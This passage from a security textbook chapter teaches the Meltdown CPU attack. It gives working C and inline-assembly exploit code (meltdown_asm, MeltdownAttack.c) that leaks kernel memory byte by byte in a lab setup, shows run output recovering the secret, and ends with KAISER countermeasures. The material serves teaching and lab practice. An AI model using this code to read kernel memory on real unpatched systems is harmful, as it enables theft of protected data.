The first step of the out-of-order execution in our code involves loading the kernel data into a register. At the same time, the security check on such an access is performed. If the data loading is slower than security check, i.e., when the security check is done, the kernel data is still on its way from the memory to the register, the out-of-order execution will be immediately interrupted and discarded, because the access check fails. Our attack will fail as well.

If the kernel data is already in the CPU cache, loading the kernel data into a register will be much faster, and we may be able to get to our critical instruction, the one that loads the array, before the failed check aborts our out-of-order execution. In practice, if a kernel data item is not cached, using Meltdown to steal the data will be difficult. However, as it has been demonstrated, Meltdown attacks can still be successful, but they require high-performance CPU and DRAM [IAIK, 2018].

In our experiment, we will get the kernel secret data cached before launching the attack. In the kernel module shown in Listing 17.3, we let the user-level program invoke a function inside the kernel module. This function will access the secret data without leaking it to the user-level program. The side effect of this access is that the secret data is now in the CPU cache. We will add the following code to our attack program `MeltdownExperiment.c`, in a place before triggering the out-of-order execution, such as between the lines invoking `flushSideChannel()` and `sigsetjmp()`.

```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}
```



```

}

// Cause the secret data to be cached.
int ret = pread(fd, NULL, 0, 0);

```

Unfortunately, our attack is still not successful, but we are not going to give up.

17.5.3 Improve the Attack Using Assembly Code

Let us do one more improvement by adding a few lines of assembly instructions before the kernel memory access. See the code in `meltdown_asm()` below. The code basically do a loop for 400 times (see Line ①); inside the loop, it simply adds a number `0x141` to the `eax` register. This code basically does useless computations, but according to a post discussion, these extra lines of code “give the algorithmic units something to chew while memory access is being speculated” [Boldin, 2018]. This is an important trick to increase the possibility of success.

Listing 17.6: `meltdown_asm()`

```

void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"                               ①
        "add $0x141, %%eax;"
        ".endr;"                                    ②

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

```

We invoke the above `meltdown_asm()` function in our attack program, instead of invoking the original `meltdown()` function. After compiling and running the code, we finally get some good news: we can see that `array[83*4096 + 1024]` is in the cache. The value 83 is the ASCII value of letter S, which is the first letter of the secret message stored inside the kernel (the secret message is SEEDLabs; see Listing 17.3).

```

$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
$ a.out

```



```
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

17.5.4 Improve the Attack Using Statistic Approach

Even with the optimization in the previous task, we may still not be able to get the secret data every time. Sometimes, our attack produces the correct secret value, but sometimes, our attack fails to identify any value or identifies a wrong value. To improve the accuracy, we can use a statistical technique. The idea is to create a score array of size 256, one element for each possible secret value. We then run our attack for multiple times. Each time, if our attack program says that k is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, we use the value k with the highest score as our final estimation of the secret. This will produce a much more reliable estimation than the one based on a single run. The revised code is shown in the following.

Listing 17.7: MeltdownAttack.c

```
static int scores[256];

void reloadSideChannelImproved()
{
    int i;
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
        addr = &array[i * 4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
            scores[i]++; /* if cache hit, add 1 for this value */
    }
}

// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() { siglongjmp(jbuf, 1); }

int main()
{
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);

    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
```



```

    perror("open");
    return -1;
}

memset(scores, 0, sizeof(scores));
flushSideChannel();

// Retry 1000 times on the same address.
for (i = 0; i < 1000; i++) {
    ret = pread(fd, NULL, 0, 0);
    if (ret < 0) {
        perror("pread");
        break;
    }

    // Flush the probing array
    for (j = 0; j < 256; j++)
        __mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfb61b000); }

    reloadSideChannelImproved();
}

// Find the index with the highest score.
int max = 0;
for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
}

printf("The secret value is %d %c\n", max, max);
printf("The number of hits is %d\n", scores[max]);

return 0;
}

```

After compiling and running the code, we can very reliably find out the first letter of the secret value. The code above only steals a one-byte secret from the kernel. The actual secret placed in the kernel module has 8 bytes. We can replace the address `0xfb61b000` with `0xfb61b001`, `0xfb61b002`, and so on to find out the other 7 bytes of the secret.

```

$ gcc -march=native MeltdownAttack.c
$ a.out
The secret value is 83 S
The number of hits is 955
$ a.out
The secret value is 83 S
The number of hits is 925
$ a.out
The secret value is 83 S
The number of hits is 987
$ a.out

```



```
The secret value is 83 S
The number of hits is 957
```

17.6 Countermeasures

Meltdown bypasses the hardware-enforced isolation of security domains, so it is a hardware vulnerability, not software. To completely solve this problem requires changes at the hardware level, but patching hardware is not easy. After Meltdown was discovered, most operating systems have developed workarounds to make exploiting Meltdown vulnerability difficult, including Linux, Windows, and iOS. They basically follow the same idea that was used in KAISER [Gruss et al., 2017], a kernel modification intended to prevent side-channel attacks against KASLR (Kernel Address Space Layout Randomization).

KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers) [Gruss et al., 2017]. Therefore, user-level programs cannot directly use kernel memory addresses, as such addresses cannot be resolved. Without this condition, the Meltdown attack will fail.

17.7 Summary

The Meltdown attack exploits a race condition vulnerability inside CPU. Together with Chapters 7 and 8, we have now seen race condition vulnerabilities at three different levels, application, kernel, and hardware. We suggest readers to take some time to review these three different race condition vulnerabilities, and think about their similarities and differences. Such an exercise would help enhance our understanding of race condition.

Meltdown is closely related to another attack on CPUs called Spectre, which was discovered at around the same time when Meltdown was discovered. We will discuss the Spectre attack in Chapter 18.

Meltdown and Spectre have probably only shown us the tip of the iceberg in terms of the security flaws at the microarchitecture level. Since they were discovered, several more related attacks were discovered. Hardware designed to provide security guarantees requires a closer look to see whether any decision made at the microarchitecture level is subject to Meltdown- and Spectre-like attacks.

□ Hands-on Lab Exercise

We have developed a SEED lab for this chapter. The lab is called *Meltdown Attack Lab*, and it is hosted on the SEED website: <https://seedsecuritylabs.org>. The learning objective of this lab is for students to gain the first-hand experience on the Meltdown attack by putting what they have learned about the vulnerability from class into action.

□ Problems and Resources

The homework problems, slides, and source code for this chapter can be downloaded from the book's website: <https://www.handsonsecurity.net/>.